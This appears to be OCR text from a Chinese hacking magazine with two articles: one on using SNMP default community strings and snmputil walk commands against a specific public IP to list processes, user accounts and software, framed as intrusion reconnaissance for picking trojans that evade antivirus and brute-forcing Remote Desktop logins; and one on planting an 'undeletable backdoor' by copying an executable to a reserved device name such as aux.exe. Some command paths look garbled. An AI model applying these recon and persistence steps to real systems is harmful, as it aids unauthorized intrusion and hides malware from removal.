


图 4　获取系统用户列表

从 X-SCAN 扫描结果可以看出对方操作系统为 Windows 2000，还有计算机名为 YUWENONLINEP，X-SCAN 刺探的信息比较少。说到 SNMP 攻击，在前几年还是比较火的一种攻击方式，但是现在基本很少发现了。SNMP 漏洞不只存在系统，还存在于一些硬件，例如思科路由、网络防火墙等网络设备。SNMP 2.0 和 SNMP 1.0 的安全机制比较脆弱，通信不加密，所有通信字符串和数据都以明文形式发送。攻击者一旦捕获了网络通信，就可以利用各种嗅探工具直接获取通信字符串，即使用户改变了通信字符串的默认值也无济于事。虽然 SNMP3.0 加强了安全性也难逃黑客的黑手。下面的演示就是通过获取 SNMP 的弱口令，获取系统的一些信息。

最常用 SNMP 利用工具是 **snmputil.exe**，如图 2。常用的用法如下：

```
snmputil walk 对方ip 密码 .1.3.6.1.2.1.25.4.2.1.2
列出系统进程
snmputil walk 对方ip 密码 .1.3.6.1.4.1.77.1.2.25.1.1
列系统用户列表
snmputil get 对方 ip 密码 .1.3.6.1.4.1.77.1.4.1.0
列出域名
snmputil walk 对方ip 密码 .1.3.6.1.2.1.25.6.3.1.2
列出安装的软件
snmputil walk 对方ip 密码 .1.3.6.1.2.1.1
列出系统信息
```

后面一串很奇怪的数字就是 SNMP 的 MIB 值。

什么是 MIB?

Management Information Base 的缩写，中文名字叫"管理信息库"，它是网络管理数据的标准，在这个标准里规定了网络代理设备必须保存的数据项目，数据类型，以及允许在每个数据项目中的操作。通过对这些数据项目的存取访问，就可以得到该网关的所有统计内容。再通过对多个网关统计内容的综合分析即可实现基本的网络管理。




图 2　SNMP 利用工具




图 3　返回系统进程信息




图 5　查询 SNMP　MIB 值的网站

首先来获取一下漏洞主机的系统进程，执行命令：**snmputil walk 202.109.123.188 public .1.3.6.1.2.1.25.4.2.1.2**，结果返回了系统进程信息，如图 3。

有了进程信息我们就能知道对方服务器安装了什么杀毒软件，这样就可以有针对性地选择木马程序了。当然这里还没有进入服务器，只是演示一个入侵的思路，尽量收集一些对入侵有利的信息。再执行 **snmputil walk 202.109.123.188 public .1.3.6.1.4.1.77.1.2.25.1.1** 命令来获取系统用户列

20	v1	1.3.6.1.4.1.311.1.12.1	MSIPBOOTP-MIB (msipbtp.mib)	0	0	3	3	5	22
#	SMI	v1:Top OID/v2:MIB OID	MIB Name (File Name)	Traps	TCs	OIDs	Scalars	Tables	Tabulars
21	v1	1.3.6.1.4.1.311.1.11.1	MSIPRIP2-MIB (msiprip2.mib)	0	0	4	8	9	55
22	v1	1.3.6.1.4.1.311.1.8.1	MSIPX-MIB (mipx.mib)	0	2	6	8	5	53
23	v1	1.3.6.1.4.1.311.1.9.1	MSRIPSAP-MIB (mripsap.mib)	0	0	3	2	2	21
24	v1	1.3.6.1.4.1.311.1.4.1.1	MSSQLSERVER-MIB (mssql.mib)	0	0	5	0	8	56
25	v1	1.3.6.1.4.1.311.1.7.13.1	PacketFilter-MIB (PF.MIB)	0	0	2	5	0	0
26	v1	1.3.6.1.4.1.311.1.7.11.2	ProxyCache-MIB (CACHE.MIB)	0	0	2	22	0	0
27	v1	1.3.6.1.4.1.311.1.7.11.1	ProxyServer-MIB (W3P.MIB)	0	0	2	49	0	0
28	v2	1.3.6.1.3.79.2.1	RADIUS-ACC-SERVER-MIB (accserv.mib)	0	0	7	13	1	11
29	v2	1.3.6.1.3.79.1.1	RADIUS-AUTH-SERVER-MIB (authserv.mib)	0	0	7	14	1	12
30	v1		RFC1155-SMI (smi.mib)	0	0	6	0	0	0
31	v1	1.3.6.1.2.1.1	RFC1213-MIB (mib_ii.mib)	5	2	11	105	8	69
32	v1	1.3.6.1.2.1.4.24	RFC1354-MIB (ipforwd.mib)	0	0	1	1	1	15
33	v1	1.3.6.1.4.1.18.3.5.3.2.3.1	RFC7777-MIB (wfospf.mib)	0	0	7	10	8	100
34	v1	1.3.6.1.4.1.12.2	TOASTER-MIB (TOASTER.MIB)	0	0	2	5	0	0
35	v1	1.3.6.1.4.1.311.1.1.3.1.1.1	WINDOWS-NT-PERFORMANCE-EXCHANGE (Microsoft-Exchange.mib)	0	0	8	77	1	30
36	v1	1.3.6.1.4.1.311.1.1.3.1.1.1	WINDOWS-NT-PERFORMANCE (Microsoft-perfmon.mib)	0	0	20	269	13	190
37	v1	1.3.6.1.4.1.311.1.1.3.1.1.1	WINDOWS-NT-PERFORMANCE (winnt-perf.mib)	0	0	26	499	15	386
38	v1	1.3.6.1.4.1.311.1.2.1	WINS-MIB (Microsoft-wins.mib)	0	0	8	49	4	15
39	v1	1.3.6.1.4.1.311.1.2.1	WINS-MIB (wins.mib)	0	0	8	49	4	15

图 6　MIB 值信息

表，如图4。获取了系统用户列表对暴力破解密码是有很大用处的，要是这个服务器没有对外开放web服务，但是开放了3389等服务，这个情况就可以选择暴力破解了，虽然暴力破解是个苦差事，但是还是有一定希望的。用SNMP获取到系统用户名就能针对性破解密码了，这样还能配合社工生成相应的字典，比盲目暴力破解省时又省力。

在入侵过程中获取对方信息越多就越有利，所以收集的MIB值越多，获取的信息就越丰富，这里提供一个查询SNMP MIB值的网站，如图5。网址：**http://www.mibdepot.com/cgi-bin/mibvendors.cgi?id=214944**上面的MIB值都很全的，包括各个厂家网络设备的MIB值，还有常用系统软件的MIB值。举个例子进入Microsoft这项，如图6，就有很多关于FTP、DHCP、MSSQL的MIB值了。当然这样查找有点麻烦，好在zwell写了一个叫snmpdigger的程序，里面收集的MIB值挺齐全的，如图7。只要选择相应的MIB，然后点GET就能获取信息了。

（文中所涉及软件已收录在本期光盘中）

编辑点评：搜集信息的重要性就不需要多说了，探测信息的方法中，利用SNMP漏洞是个不错的选择，虽然现在使用SNMP的主机不多了，但在很多网络设备中，SNMP还是非常常见的。




图7 snmpdigger

建立删不掉的后门

文 GF

从本文您可以学到：

如何通过特殊的文件名来防止程序被删除

一、原理分析

通常，Windows下不能够以下面这些字样来命名文件/文件夹，包括："aux""com1""com2""prn""con"和"nul"等，因为这些名字都属于设备名称，如果我们把文件命名为这些名字，Windows就会误以为发生重名，所以会提示"不能创建同名的文件"等等。如图1。




图1 无法命名




图2 建立文件夹

因为以前工作需要用c#操作com，即串口。这里提供一点代码，以便各位能更好地理解。

```
CommPort ss_port = new CommPort();//定义一个对象实例
ss_port.PortNum = "COM1"; //端口号，即要操作的串口号。
...
ss_port.Open(); //打开串口
...
之后便可以读写串口数据了。
以上代码为便于理解，经过了精简）
```

最常见的利用串口的设备比如老式的打印机。

二、利用方法

通过在cmd下输入下面的命令便可以绕过限制，建立删不掉的后门：**copy dialer.exe \.\c:\aux.exe**

同样的，对于类似asp的文件也是一样的命令。不过路径要一次性决定好，因为生成的文件是不可以复制的！

删除此文件的办法是在cmd下执行：**del \\.\c:\aux.exe**

建立文件夹：**md \aux**。如图2。

该文件夹也是无法删除的，但是可以访问，建立文件，读写文件，如图3。

